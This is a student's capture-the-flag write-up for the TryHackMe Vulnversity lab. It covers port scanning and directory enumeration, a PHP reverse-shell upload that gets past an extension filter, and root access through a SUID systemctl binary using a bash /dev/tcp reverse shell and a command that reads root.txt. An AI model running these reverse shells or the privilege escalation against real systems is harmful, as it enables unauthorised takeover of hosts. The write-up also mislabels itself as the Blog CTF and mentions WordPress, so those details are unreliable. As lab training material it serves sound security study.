THM{Vulnversity} - Severity: Easy

guyizdez

1 Introduction

I am an IT security student diving into Capture The Flag (CTF) challenges in my free time. Documenting my journey not only helps me reflect on what I've learned but also serves as a valuable resource for others exploring similar paths. In this series of write-ups, I'll be sharing my experiences tackling various CTF challenges. In this particular write-up, I've focused on the Blog CTF from TryHackMe.

2 First Scan

2.1 nmap

I always start with a nmap scan to see what is running on the system

```
nmap -sV -sC -oA initalScan -vv $ip

PORT     STATE SERVICE     REASON  VERSION
21/tcp   open  ftp         syn-ack vsftpd 3.0.3
22/tcp   open  ssh         syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
[...]
139/tcp  open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  syn-ack Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-title: Vuln University
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

There are 6 ports open: 21, 22, 139, 445, 3128, 3333. Interesting here is port 3333, the web server.


2.2 Gobuster

As recommended we now look for directories which could be interessting.

```
gobuster dir -u http://10.10.81.43:3333 -w /usr/share/wordlists/dirb/common.txt

===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 292]
/.htpasswd            (Status: 403) [Size: 297]
/.htaccess            (Status: 403) [Size: 297]
/css                  (Status: 301) [Size: 315] [--> http://10.10.81.43:3333/css/]
/fonts                (Status: 301) [Size: 317] [--> http://10.10.81.43:3333/fonts/]
/images               (Status: 301) [Size: 318] [--> http://10.10.81.43:3333/images/]
/index.html           (Status: 200) [Size: 33014]
/internal             (Status: 301) [Size: 320] [--> http://10.10.81.43:3333/internal/]
/js                   (Status: 301) [Size: 314] [--> http://10.10.81.43:3333/js/]
/server-status        (Status: 403) [Size: 301]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
==============================================================
```

As you can see the /internal might be interesting. If we use our web browser to navigate to that path we can see an upload form.



This screams for a php-reverse-shell. We have a wonderful PHP-Reverseshell from Pentestmonkey which we can use here. We need to change the IP address to ours and if you want to you can also change the port. If we now upload it we get the error ”Extension not allowed”. So we can try to change the filename to e.g. .phtml and upload again. This time it works!

We now need to make sure we are also listening to the specified port using netcat.

The command ”nc -lvnp 1234” uses several flags in netcat (nc):

- -l (listen): Tells nc to listen for incoming connections. By default, nc connects to a remote host. With the -l flag, nc waits for a connection instead, acting as a server.
- -v (verbose): Increases the verbosity level of nc, providing detailed output about what's happening, such as connection details and data transfers.
- -n (numeric-only): Prevents nc from attempting DNS resolution. When this flag is used, nc will only accept IP addresses (not hostnames), which can speed up the process and avoid unnecessary DNS lookups.
- -p (port): Specifies the port on which nc will listen for incoming connections. This flag is necessary when using -l to define the port that the server will be listening on.

The file which we uploaded needs to be executed in order for the shell to show up. Just follow upload path with the browser ”http://IP:3333/internal/uploads/php-reverse-shell.phtml”

If it was successful you should see something like this

```
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.9.0.201] from (UNKNOWN) [10.10.81.43] 44536
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64
     x86_64 GNU/Linux
 17:52:28 up 34 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can’t access tty; job control turned off
$ whoami
www-data
$
```

We can now navigate through the files and find the first flag. The second is more tricky. We need privilege escalation for this.

3 Privilege Escalation

3.1 SUID Binaries

Let’s clarify what SUID/GUID binaries are: SUID/SGID binaries are significant in security testing because if a binary has the SUID bit set, it runs with the privileges of the file’s owner (often root) rather than the user who executed it.
If a binary has the SGID bit set, it runs with the privileges of the group that owns the file. These files can be exploited if they are not properly secured, potentially leading to privilege escalation.

In order to find them we run

```
$ find / -perm /6000 2>/dev/null | grep ’/bin/’

/usr/bin/wall
/usr/bin/bsd-write
/usr/bin/newuidmap
/usr/bin/mlocate
/usr/bin/chage
/usr/bin/chfn
/usr/bin/screen
/usr/bin/ssh-agent
/usr/bin/newgidmap
/usr/bin/crontab
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/expiry
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
```

/bin/systemctl looks interesting here. If we search GTFObins we can see something we could potentially use to gain root access. To to this we can write the file root.service with the following input
We have to ways, either only look at the root.txt or get direct root access.

3.2 Root-Shell

```
[unit]
Description=root

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.9.0.201/5555 0>&1'

[Install]
WantedBy=multi-user.target
```

What this does:

- Type=simple: This specifies the service type. The simple type means that the service starts the specified command directly without any additional process management.
- User=root: The service will run as the root user, which gives it full privileges over the system. This is dangerous because it grants the service unrestricted control.
- ExecStart: This line contains the actual command that the service will execute when started:

  ```
      /bin/bash -c 'bash -i >\& /dev/tcp/10.9.0.201/5555 0>\&1'
  ```

- The command is used to establish a reverse shell to the attacker's machine at IP address 10.9.0.201 on port 5555.

  ```
      bash -i: Launches an interactive bash shell.

      >& /dev/tcp/10.9.0.201/5555 0>&1: Redirects the input and output
      streams to and from the attacker's IP address and port using the /dev/
      tcp feature in bash.

      >& redirects both stdout and stderr to the attacker's machine.

      0>&1 redirects stdin to the same connection, enabling the remote
      attacker to send commands.
  ```

- WantedBy=multi-user.target: This ensures that the service starts when the system reaches the "multi-user" target (the normal operating mode for a system without a graphical interface). This makes the reverse shell persistent across reboots if enabled.

Next we setup the listener with netcat. On our victim machine we use "systemctl enable /tmp/-root.service" and "systemctl start root"

```
nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.9.0.201] from (UNKNOWN) [10.10.81.43] 46568
bash: cannot set terminal process group (1840): Inappropriate ioctl for device
bash: no job control in this shell
root@vulnuniversity:/# whoami
whoami
root
root@vulnuniversity:/# cd root
cd root
root@vulnuniversity:~# ls
ls
root.txt
root@vulnuniversity:~# cat root.txt
cat root.txt
XXX
root@vulnuniversity:~#
```

3.3 Just Output Root.txt

The other way is to execute the GTFObin commands one by one and at the end cat the output folder. Instead of "id" we cat the root.txt file.

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF
```

4 Recommendations

Based on the findings from the penetration test, the following actions are recommended to enhance the security posture of the system:

4.1 Update the System

To avoid such vulnerabilities in the first place it is important to keep the system up to date.

- WordPress: Update to the latest version to address known vulnerabilities.
- Other Software: Apply security patches and updates for the operating system and all other applications.

4.2 Address SUID Binary Vulnerabilities

Review and secure SUID binaries:

- Audit SUID Binaries: Identify and review all SUID binaries on the system.
- Secure or Remove: Remove unnecessary binaries or secure them to prevent unauthorized privilege escalation.

4.3 Implement Strong Access Controls

Enhance access controls and authentication mechanisms:

- User Access: Review and adjust user permissions to ensure that only authorized users have access to sensitive areas.
- Authentication: Implement multi-factor authentication (MFA) and enforce strong, complex passwords.